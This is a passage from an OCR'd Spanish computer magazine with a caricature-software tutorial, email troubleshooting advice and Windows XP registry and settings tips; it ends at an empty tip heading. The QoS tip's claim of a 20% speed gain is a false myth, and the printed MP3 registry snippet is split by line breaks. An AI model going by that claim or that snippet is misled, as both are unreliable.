¿Tienes que hacer una careta para algún disfraz y no sabes cómo? ¿Te apetece divertirte a la vez que realizas divertidas caricaturas de tus amigos? Con esta herramienta, la diversión está más que asegurada.

Texto: Isabel Herrera


Siempre que vamos por alguna zona, normalmente céntrica, de nuestra ciudad, nos solemos encontrar con algún dibujante de caricaturas ante el cual nos paramos para ver cómo le está quedando el dibujoen cuestión que le hace a algún turista. Nos resulta divertido ver cómo los rasgos más llamativos o característicos de un persona resultan resaltados con un toque de humor. Pues bien, ahora tú tienes la posibilidad de estar en su lugar, con la excepción de que no te mancharás los dedos de carboncillo. Desde luego eso es una ventaja, ¿verdad? Pues bien, ahora, desde tu ordenador, podrás realizar un sinfín de caricaturas e imprimirlas a todo color y en diferentes tamaños. Ya sabes, instala «Funny Faceart» en tu ordenador y sigue los pasos que a continuación te detallamos para que puedas hacer múltiples usos de esta aplicación.

En la imagen, una caricatura completamente terminada. Atención: la hemos realizado en menos de un minuto...

Te divertirás combinando ojos saltones con narices pequeñas o dientes de todo tipo. También se incluyen accesorios como sombreros, gafas de diferentes formas y colores. Y si éstos no te gustan los puedes modificar de forma sencilla y rápida. Lee con detenimiento todos los pasos y aprenderás en cuestión de segundos.

1 Interfaz del programa

La interfaz del programa es fácil de usar. Se puede acceder a todas las opciones de esta herramienta de forma rápida y sencilla.
Se encuentra divida en dos ventanas: en la ventana de la izquierda se encuentran los diferentes elementos que conforman una cara, así como numerosos modelos de ojos, narices, pelo, sombreros, y una amplia galería de imágenes en la que encontrarás muchas y divertidas partes de la cara.
En la ventana de la derecha se muestra la cara elegida a la que le puedes ir cambiando cada una de las partes de la misma, creando, de este modo, la nueva caricatura.



Desde la interfaz, puedes acceder a todas las opciones que «Funny Faceart» te ofrece.


2 Cómo realizar una caricatura

Puedes crear diferentes caricaturas de dos formas diferentes. Una de ellas es a partir de una cara ya creada o bien empezando desde cero y crear la tuya propia desde el principio.

2.1 A partir de una ya creada

Selecciona de la ventana de la izquierda de la interfaz una caricatura, para ello haz doble clic sobre ella e inmediatamente después te aparecerá en la ventana de la derecha, que es la zona de trabajo propiamente dicha.
A partir de ahora, si quieres cambiarle los ojos, por ejemplo, debes hacer doble clic sobre ellos y automáticamente aparecen sobre la caricatura. Mientras, la ventana de la izquierda te muestra las diferentes opciones de ojos que puedes colocar en su lugar. Selecciona los que más te gusten haciendo siempre doble clic de ratón, con lo que se cambiarán los anteriores por los nuevos seleccionado.
Así, sucesivamente y gracias a la selección de todos los componentes, compondrás la caricatura deseada.
Es posible que en algún caso la boca, las orejas, el pelo, etc., que hayas elegido no se coloquen en el lugar exacto de la cara. Para ello, simplemente lo que debes hacer es seleccionarlo con el ratón sin soltar y desplazarlo al

Sucesión progresiva del cambio realizado a una caricatura del programa, elegida al azar, en una personalizada por nosotros.



Puedes elegir entre treinta caras diferentes, a cual más divertida.

lugar que más te guste. Te recomendamos que empieces primero por cambiar, si así lo deseas. la base de la cara, ya que así podrás, a partir de ella, colocar en el lugar exacto cada una de las partes de la misma.
Cada vez que modifiques cualquier rasgo a tu caricatura es posible que no te guste el cambio realizado y prefieras el anterior. Para ello, sólo tienes que hacer clic sobre el icono que aparece en la barra de herramientas.

2.2 Partir de cero

El hecho de que no te guste ninguna de las caricaturas que se incluyen en esta herramienta no es problema ninguno, porque puedes crear la tuya propia partiendo de cero.
Para ello empieza seleccionando en la barra de herramientas el primer icono, denominado "Nueva imagen" (ver imagen de barra de herramientas).
La ventana de la derecha se quedará en blanco y a partir de aquí sigue el mismo proceso que se detalla en el punto anterior. Primero selecciona la base de la cara que más te guste y a partir de ahí selecciona las partes de la cara que más te gusten.
Otra forma de poder trasladar un objeto a la caricatura es arrastrándola hasta la posición deseada. Eso sí, hay que tener en cuenta que no podrás colocar dos objetos de la misma galería al mismo tiempo. Por ejemplo, si ya has seleccionado unas orejas, y quieres colocarle otras, automáticamente las anteriormente seleccionadas desaparecerán y serán reemplazadas por las nuevas.
Existe una opción en el Menú/Options/Snap to position que te

Puedes cambiar los colores a la caricatura si seleccionas aquél que desees de la paleta que aparece en la parte inferior de la ventana.

De derecha a izquierda: Nueva imagen, Deshacer acción, Rehacer acción, Reflejar horizontalmente, Reflejar verticalmente, Rotar a la izquierda, Rotar a la derecha, Inclinar a la izquierda, Inclinar a la derecha, Inclinar hacia arriba, Inclinar hacia abajo, Desplazar.

ayudará a que la característica de la cara que elijas se coloque en un lado o en el otro. De este modo, si tienes activa esta opción, la boca elegida (por ejemplo) se colocará por defecto en el lugar correcto, pero si no está activada se colocará en el lugar donde tengas colocado el cursor del ratón.
A cada una de las partes que se incluyen en la herramienta puedes darle tu toque personal. Puedes cambiarle el color; para ello, primero selecciona, por ejemplo, el color de los ojos de la paleta de colores situada en la parte inferior de la interfaz de la herramienta y a continuación colócate sobre la parte de la cara que quieres cambiarle el color.
Y como colofón a todo este trabajo, el programa «Funny Faceart» te permite, una vez terminada tu caricatura, imprimirla a todo color o en blanco y negro.
También existe la posibilidad de seleccionar toda la imagen (Flie/Select All), a continuación copiarla (File Copy All) y pegarla en un documento en blanco de cualquier herramienta de diseño, como «Photoshop» o el software que viene por defecto en tu sistema operativo. A partir de aquí, podrás modificarla a tu antojo si es que quieres hacer más cambios.
El resultado final dependerá de tu imaginación o capacidad de poder fijarte en la foto real de aquel amigo del que has querido reirte caricaturizándole. a lo mejor te das cuenta que lo tuyo era el dibujo, porqué no, ¿verdad?

3 Exportar la imagen

Con «Funny Faceart» es posible exportar imágenes sin ningún problema. Para ello, selecciona File/Export. A continuación, aparece una ventana en la que debes dar el nombre que tú quieras a la imagen y, posteriormente, guardarlo como "Windows Meta File", "CGM Metafile" o "GEM Metafile".

Exportar las imágenes de «Funny Faceart» a otros programas, facilitará posteriores retoques.

Correo electrónico

Texto: Maite Sánchez

¿Correo no deseado, fallo de los servidores, mensajes rechazados, usuarios no disponibles, formatos ilegibles, codificaciones imposibles? Son problemas habituales para los usuarios del correo electrónico. En estas páginas, te proponemos algunas soluciones.

Las estadísticas dicen que cada año son miles los nuevos usuarios que se conectan a Internet desde sus puestos de trabajo o desde sus hogares. Usuarios que mayoritariamente acceden a la Red para consultar información (o simplemente navegar) y para disponer de unas cuentas de correo electrónico.

El acceso a las dos tecnologías puede ser considerado relativamente sencillo, una vez que se ha configurado apropiadamente el hardware para la conexión.
En un gran número de casos, la navegación se realizará simplemente ejecutando el programa correspondiente. El cliente de correo, en cambio, requiere una preparación y ciertos conocimientos para su puesta en marcha y posterior mantenimiento. Eso es lo que vamos a tratar a continuación: una descripción detallada de todos los problemas con el correo electrónico y sus correspondientes soluciones.

Significado de los iconos — Grado de dificultad · Tiempo estimado · Peligros posibles


1 Configuración de las cuentas

Medio · 30 minutos · Imposibilidad de enviar y recibir

Los problemas con la configuración de las cuentas de correo son siempre evidentes, porque al usuario le resulta imposible la descarga y el envío normal de sus mensajes electrónicos. Mensajes como "no se encontró respuesta del servidor", "se agotó el tiempo de espera", o "nombre de usuario y/o clave incorrectos" significan que en un 90% de los casos hay algo mal configurado. El 10% restante de esta estadística de "estar por casa" dictada por la experiencia se debe al achaque de problemas generados por otros...

1.1 Servidores de entrada y salida

Estos dos parámetros deben ser proporcionados por la empresa que ofrece el servicio. Representan las direcciones de los ordenadores que se encargarán de recibir los mensajes del usuario y de enviarle los que tenga pendientes. Tienen una estructura parecida a: pop3.empresa.com, smtp.empresa.com, correo.empresa.com...
En caso de problemas, lo primero que hay que comprobar es que están bien escritos y que se corresponde con la información que ha sido proporcionada al usuario. Un error muy común es asignar la configuración de un servidor al del otro; haciendo imposible la recepción y el envío de mensajes.



La configuración de los servidores de entrada y salida es vital para un buen funcionamiento.


1.2 Login y contraseña

También ofrecido por la empresa servidora. Deben escribirse tal y como se obtuvieron, respetando minúsculas, signos de puntuación y otros caracteres especiales.
Si el error que obtiene el usuario está relacionado con su nombre de usuario o su clave, debe verificar que ambos están siendo introducidos correctamente.
La mayoría de los programas tienen una función, "recordar contraseña", que evita introducir este engorroso trámite cada vez que se descargan los mensajes. Si el error se obtiene con esta funcionalidad activada y después de cierto tiempo funcionando correctamente, hay que descartar que la clave haya cambiado espontáneamente. Sin duda se trata de otro error que el cliente relaciona con un fallo en la contraseña; habrá que probar las soluciones de otros apartados.

1.3 Información personal

Esto no produce fallos de funcionamiento. Simplemente errores o confusiones sobre la información del creador del mensaje (su nombre propio, la empresa en la que trabaja, su dirección de respuesta y un largo etcétera).
Es aconsejable evitar caracteres extraños o acentuados en estos campos.

1.4 Problema de otros



En algunas ocasiones, los servidores dejan de funcionar o se bloquean durante un cierto tiempo.

Por desgracia, para el usuario de correo electrónico no todas las soluciones están al alcance directo de su mano; algunas dependen de otros. Por ejemplo, si el ordenador se queda bloqueado mientras se descargan mensajes, el servidor de correo puede dejar su cuenta paralizada.

Habrá que dejarlo "reposar" 10 o 15 minutos para que vuelva a responder con normalidad. La saturación de la Red puede hacer que los servidores no tengan capacidad para atender las peticiones de los clientes de correo. En estos casos se obtienen errores en puntos aleatorios mientras se descargan mensajes. Hay dos formas de solucionarlos. La primera es aumentar el tiempo de espera –como la paciencia humana– del cliente de correo; en Outlook, Herramientas/Cuentas/Avanzadas. La segunda, y no siempre posible, es presentar una queja y solicitar la utilización de unos servidores alternativos.

2 Configuración del programa

Bajo | 20 minutos | Sin consecuencias graves


Los problemas de configuración menor no suelen presentar dificultades a la hora de enviar mensajes o descargar los pendientes del servidor. Pero a algunos usuarios les resultará molesto que sus mensajes no salgan firmados, no puedan ser visualizados por sus interlocutores o no puedan usar las herramientas oportunas para responder.

2.1 Firmas

Estas pequeñas porciones de texto que sirven de signatura electrónica pueden ser definidas con casi todos los programas de correo. Para evitar las dificultades, el texto debe estar formado por 3 o 4 líneas de caracteres sin formato (texto plano). Si se firma en formato HTML o RTF habrá que tener en cuenta que ni todos los clientes lo aceptan ni todos los usuarios podrán leerlo.

2.2 Prefijos de respuesta

Las reglas para responder mensajes llevan años depurándose y adaptándose. Dentro de las posibilidades correctas, el



El formato a usar en las respuestas puede ser configurado y personalizado.

usuario puede elegir la que más le guste. La serie de programas Outlook se ajustan desde el menú Herramientas/Opciones/-Opciones de correo electrónico. Lo ideal sería incluir un resumen o el original entero del mensaje al que se quiere responder por debajo de la respuesta en sí. Este texto, para no crear equívocos, debe ser marcado de alguna forma con el típico texto ">" al principio de cada línea o con una barra de color.
Si el usuario decide responder a los argumentos presentes en un mensaje intercalando sus respuestas con los párrafos originales, debe procurar que sus respuestas se distingan todavía más. Los programas de correo pueden anteponer un nombre o unas siglas a cada párrafo escrito.

2.3 Formatos avanzados

Casi todos los clientes de correo actuales incorporan la posibilidad de visualizar mensajes con formatos avanzados, formatos que ofrecen diferentes fuentes de texto, tamaños, colores, tablas, dibujos y gráficos...
Los errores más frecuentes que se producen suelen ser debidos a fallos durante la codificación del mensaje con formato especial.
La solución pasa por recurrir al formato estándar del texto; o por definir las características del destinatario conflictivo para que toda la correspondencia sea traducida automáticamente a un mensaje compatible.


3 Varios

Medio | 20 minutos | Pérdida de datos

Existe un grupo de situaciones que pueden crear ciertos quebraderos de cabeza a los usuarios, y que tienen fácil solución o prevención.

3.1 Virus

La mejor manera de prevenir los efectos de los virus es armarse con un buen pro-



Los programas antivirus palian los efectos de las infecciones mediante e-mails.

grama de defensa. Para superar los efectos negativos que produce una contaminación por virus –en lo tocante al correo– lo mejor es recuperar el control del PC tras haber instalado un antivirus que comprueba tanto la entrada de mensajes como la salida.
Si ha habido pérdida de datos, puede ser un buen remedio recuperar de alguna forma (copia de seguridad o del propio disco duro) el archivo de mensajes y contactos. En «Outlook» se almacenan en un archivo .PST.

3.2 Correo cifrado

Es posible utilizar correo codificado o cifrado para el intercambio de mensajes. En cuestiones delicadas, o bajo determinadas circunstancias, es incluso recomendable.
Los problemas aparecen cuando la decodificación no se efectúa adecuadamente, probablemente porque el receptor no tiene bien instalada su clave de trabajo o porque el remitente usó incorrectamente la clave pública para ese destinatario.

3.3 Correo no deseado

El correo publicitario o Spam, también es un problema; por su invasión de la intimidad, por las molestias que causa o por la merma de recursos que supone su transmisión.
La mayoría de las situaciones conflictivas relacionadas con este campo son debidas a la "astucia" de los remitentes. Estos cambian las direcciones desde las que envían los mensajes no deseados para sortear las simples reglas de filtrado de los clientes de correo. La solución es la paciencia: añadir cada nueva dirección a la lista de remitentes no deseados.


Especial Microsoft Windows xp

Texto: Maite Sánchez

Leyendo estas dos páginas, aprenderás a realizar una serie de funciones aparentemente complejas de un modo fácil y rápido. Además, en la sección de Windows (página 150), te ofrecemos ocho trucos...

Audio comprimido con Reproductor multimedia

Son miles los usuarios que poco a poco descubren los beneficios y las ventajas proporcionadas por los sistemas de compresión de audio. Tocando sólo la parte legal, los usuarios pueden pasar a este formato sus propios discos de música para su disfrute personal e ininterrumpido. Decenas de horas de música sin cargar con discos, o tener que cambiar entre unos y otros...
Hasta ahora, la mayor limitación con la que se enfrentaban estos nuevos usuarios era hacerse con un programa codificador, los "plug-ins" que necesitaba y varias aplicaciones más.
Ahora, la herramienta de Windows para la reproducción de contenido multimedia (Windows Media Player) puede hacer el trabajo directamente. Es suficiente con insertar el CD original, acudir a la tercera pestaña del programa (Copiar desde CD de audio), elegir las pistas que se desea procesar y pulsar sobre el típico botón rojo de "grabación". El resultado final será uno o varios archivos de audio comprimido –por defecto en formato WMA– en la carpeta de "Mis documentos".




Una de las funciones del Reproductor multimedia permite la codificación en MP3 o WMA de discos de audio.

Audio comprimido en MP3

El reproductor Multimedia de Windows también puede trabajar con archivos MP3. En su configuración original, esta herramienta reproduce sin problemas archivos MP3 y WMA, y utiliza solamente el formato WMA para las grabaciones.
Existe una forma de forzar al programa a utilizar MP3 en lugar de WMA en la codificación de archivos comprimidos. El secreto de esta transformación está basado en la manipulación del Registro de Windows.
Es necesario crear el archivo PCMANIA.REG con el bloc de notas y combinarlo en el Registro (botón derecho del ratón y opción combinar).
El resto del proceso es el habitual en la grabación de audio.


```
Windows Registry Editor
Version 5.00
[HKEY_LOCAL_MACHINE\SOFT-
WARE\Microsoft\MediaPlayer\Se
ttings\MP3Encoding]
"LowRate"=dword:0000dac0
"MediumRate"=dword:0000fa00
"MediumHighRate"=dword:0001f
400"HighRate"=dword:0002ee00
```



Editando el registro se puede conseguir que el Reproductor Multimedia grabe pistas en formato MP3.

Apagado avanzado


Una de las funciones avanzadas de Windows xp es la supuesta optimización del arranque. El objetivo: conseguir que el sistema se ponga en marcha más rápidamente después de poner en funcionamiento el PC.
La optimización del arranque puede considerarse como un "subterfugio" por parte de Microsoft; el sistema "arrancará" antes a costa de tardar un poco más al apagarse, ya que la optimización se hace justo cuando el usuario ordena el cierre del sistema.En cualquier caso, es posible desactivar esta optimización mediante el Registro. La clave alfanumérica Enable debe contener "Y" para permitir su funcionamiento, o "N" para anularlo. Esta cadena debe buscarse o crearse en: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction.



El arranque rápido de Windows se consigue mediante una optimización cada vez que se apaga el ordenador.

Aplicaciones para otro usuario


El sistema de múltiples usuarios de Windows xp, heredado de las versiones profesionales de los sistemas operativos (NT y 2000), permite establecer privilegios y restricciones para los usuarios que utilizan el PC. Se puede configurar, por ejemplo, el equipo para que a un usuario le permita conectarse a Internet, ejecutar todos los programa o modificar la configuración, mientras que otro sólo pueda desarrollar las tareas más básicas.
Un usuario con privilegios reducidos puede ejecutar un determinado programa en nombre de otro usuario. El secreto radica en seleccionar la aplicación, pulsar el botón derecho sobre ella, elegir la opción Ejecutar como y, en el cuadro de diálogo que aparecerá, escoger la persona deseada de la lista.



Cualquier programa puede ser ejecutado en nombre de uno de los usuarios que han sido configurados en Windows.

Hibernación


Existe un sistema mediante el cual se puede ahorrar energía apagando por completo el PC sin perder ningún dato, ni configuración de programa, porque toda la memoria se guarda en el disco duro. La hibernación, que es así como se llama, permite que el PC se encienda posteriormente en la misma posición en la que se dejó.
Windows xp incluye esta función de forma nativa. Para activarla, el Administrador o un usuario con estos privilegios debe acudir a la herramienta Rendimiento y mantenimiento del Panel de control (o directamente a "Opciones de energía" si se activó la vista clásica). La pestaña "Hibernación" contiene el control para activar esta función y los datos informativos para el usuario.
Dos cuestiones deben conocerse antes de utilizarla. La primera es que se creará un archivo con el mismo tamaño que la memoria RAM. Y la más importante, es que deberá activarse desde "Apagar equipo".
Si por alguna razón no apareciera "Hibernación" como opción disponible a pesar de haber sido activada, habría que pensar en un problema de compatibilidad con algún módulo hardware o con algún controlador ya instalado.



"Hibernación" guarda en disco todo el contenido de la memoria antes de apagar el ordenador.

Sincronización de la hora

Bajo algunas circunstancias, como en equipos con hibernación o con modos de ahorro de energía, la hora del sistema puede verse alterada.
Con el trabajo diario y la ejecución de estas operaciones, puede apreciarse que la hora se retrasa o se adelanta.
La solución para los usuarios con estos problemas, o para las personas que se consideran unas maniáticas de la puntualidad, pasa por sincronizar la hora del ordenador utilizando Internet. De este modo, haciendo doble clic sobre el indicador de hora de la barra de tareas aparecerá la herramienta del Panel de control que sirve para configurarla. La última pestaña, "Hora de Internet", permite activar la sincronización regular y automática del reloj, o forzar la actualización en ese mismo momento.
La conexión a la Red debe estar en funcionamiento para que este servicio pueda completar su labor. Para apreciar el efecto, el usuario podrá variar previamente la hora en 10 minutos.



La hora en Windows xp puede estar siempre sincronizada con el reloj en Internet.

Barra de direcciones rápida

Con una sencilla operación es posible crear una barra de tareas avanzada; una barra que por un lado permite conmutar entre los programas instalados en el PC, y, por otra parte, abrir el Explorador de Internet y una dirección concreta en muy pocos segundos.
Además, si esto no fuera poco, gracias a una función avanzada de Windows, el usuario puede teclear el nombre de una aplicación local de su sistema (o parte de dicho nombre) y aparecerá directamente en pantalla. Por ejemplo, con "Regedit" se abrirá el editor del Registro de Windows; con "Calc" se pondrá en marcha la Calculadora; "Mis documentos" abrirá el explorador para esta carpeta...
Para activar esta opción habrá que pulsar con el botón derecho sobre una parte no utilizada de la barra de tareas, elegir Barra de tareas y luego el elemento Dirección.

La Barra de tareas puede contener un campo para introducir rápidamente direcciones de Internet.

Trucos para Windows xp

Pese a que el lanzamiento del nuevo sistema operativo de Microsoft está muy cercano en el tiempo, hemos investigado... y ya tenemos algunos trucos útiles para él. Empezamos con ocho. Pronto vendrán más.


Texto: Miguel Ángel Lladó

Tradicionalmente, los sistemas operativos de Microsoft siempre tienen añadidos ocultos que los pueden hacer más útiles para los usuarios. Por simplificarlo, siempre hay algo que cubre las necesidades específicas de uno u otro usuario. Esto se debe a la disparidad de programadores que intervienen en su confección y de su propia creatividad y ocurrencias, por otra parte estimuladas por la propia empresa. El fruto de todo esto revierte en beneficio de aquellos que utilizamos este software, además de atraer cierto afán investigador por conocer más sobre los secretos que esconde. En el caso de Windows xp, resulta más atractivo, si cabe, por su novedad. Por ello, hemos seleccionado ocho descubrimientos interesantes que ayudarán a mejorar o facilitar la vida a la creciente comunidad de usuarios xp.

1 Acelerar la red en Windows xp

Este truco sólo es válido para Windows xp en su edición Profesional. Se refiere a algo que, por algún motivo, se instala por defecto en Windows xp. Se trata de un servicio llamado QoS, que se corresponde con las siglas Quality of Service o Calidad de Servicio. Es muy útil para grandes redes, pero no realiza ninguna función concreta en pequeñas redes u ordenadores domésticos.

Por tanto, conviene liberar el ancho de banda que ocupa. No hay que deshabilitarlo, ya que de hacerlo no conseguirías nada útil. Si limitas su ancho de banda, conseguirás un 20% de incremento en la velocidad de tus comunicaciones. Se hace de la siguiente forma: abre el menú de inicio, selecciona ejecutar y escribe gpedit.msc. Pulsa ENTER.



Ventana de configuración del ancho de banda QoS de Windows xp Edición Profesional.

Una vez que aparezca el Editor de Directivas de Grupo acude al árbol de la izquierda y selecciona Configuración del Equipo | Plantillas Administrativas | Red. En la ventana de la derecha haz doble clic sobre el "Programador de paquetes QoS" y luego sobre la opción "Limitar ancho de banda reservado". En la pestaña de configuración selecciona Habilitada. En el menú desplegable "Límite de ancho de banda" escribe 0.

Posteriormente, pulsa Aceptar y verás cómo tus comunicaciones ganan en un 20% de velocidad, aproximadamente.

2 Desfragmentación automática de las unidades con el nuevo menú contextual

En primer lugar es necesario crear un nuevo archivo de configuración del registro con nombre context_defrag.inf. Debes hacerlo con el Bloc de Notas. Introduce el siguiente texto dentro:

```
; context_defrag.INF
; Añade la posibilidad de desfragmentar una unidad desde el menú contextual
[version]
signature="$CHICAGO$"
[DefaultInstall]
AddReg=AddMe
[AddMe]
HKCR,"Drive\Shell\Defrag\command",,,"DEFRAG.EXE %1"
```


Guarda el archivo y seguidamente haz clic sobre él con el botón derecho del ratón. Selecciona Instalar y a partir de ese momento tendrás la posibilidad de desfragmentar cualquier unidad desde el menú contextual de Windows xp. Si no te gusta este truco y quieres quitarlo, bastará con hacer lo siguiente: abre el regedit.exe y busca HKEY_CLASSES_ROOT\Drive\shell\, una vez allí, borra la carpeta Defrag y ya no verás más esta funcionalidad.

3 Características especiales de Agregar/quitar componentes en Windows xp

Por alguna razón, Microsoft ha suprimido durante la instalación de Windows xp la posibilidad de seleccionar qué componentes quieres instalar con tu sistema operativo. Por ello, si acudes a la opción Agregar/quitar componentes del Panel de Control, encontrarás que no está la lista completa de aplicaciones que puedes eliminar de tu sistema. Pero esto tiene fácil solución. Con objeto de obtener la lista completa de aplicaciones que puedes quitar, es necesario que te dirigas al directorio de Windows xp y una vez dentro, a la carpeta inf. Una vez allí, edita el archivo sysoc.inf. Dentro de él, debes suprimir todos aquellos HIDE que encuentres en tu camino, por supuesto respetando la coma (no hay que borrarla, hay que dejarla donde está). Una vez hecho esto, guarda los cambios y vuelve a abrir Agregar/quitar componentes. Así, verás que por fin se encuentra la lista completa de componentes instalados en tu sistema y, por tanto, podrás seleccionar y quitar los que te sobren.

4 Cómo mostrar la pestaña Compartir en las propiedades de una carpeta

En Windows 2000 resultaba muy sencillo acceder a la pestaña compartir de una carpeta en concreto. Bastaba con seleccionar la carpeta, hacer clic con el botón derecho del ratón sobre ella, elegir Propiedades y allí estaba. En el caso de xp esto no figura por defecto. También es fácil conseguir que aparezca. Para ello, abre Mi PC | Panel de Control | Opciones de carpeta. A continuación, sitúate en la pestaña "Ver". En la sección "Configuración avanzada" busca y desmarca "Utilizar uso compartido simple de archivos (recomendado)". Ahora ya puedes compartir tus carpetas como lo hacías en Windows 2000.




La pestaña Compartir no aparece por defecto a no ser que la habilites explícitamente.

5 Cómo usar el esquema de sonido de Windows xp

Windows xp dispone de un interesante y atractivo esquema de sonido. Sin embargo, y curiosamente, tampoco se instala por defecto en el sistema. Por supuesto, esto tiene remedio. Para acceder a él, vuelve al Panel de Control y pulsa sobre "Dispositivos de sonido y audio". Luego selecciona la pestaña "Sonidos" y despliega el menú "Combinación de sonidos". Elige "Predeterminado" de Windows. Una vez hecho esto, extrañamente Windows te preguntará si quieres guardar la combinación de sonidos anterior. Algo muy peculiar, habida cuenta de que no tenías ninguna seleccionada. Dile que no, pulsa luego Aceptar y a disfrutar de las maravillas sonoras de xp.

6 Cómo acelerar el menú de Inicio

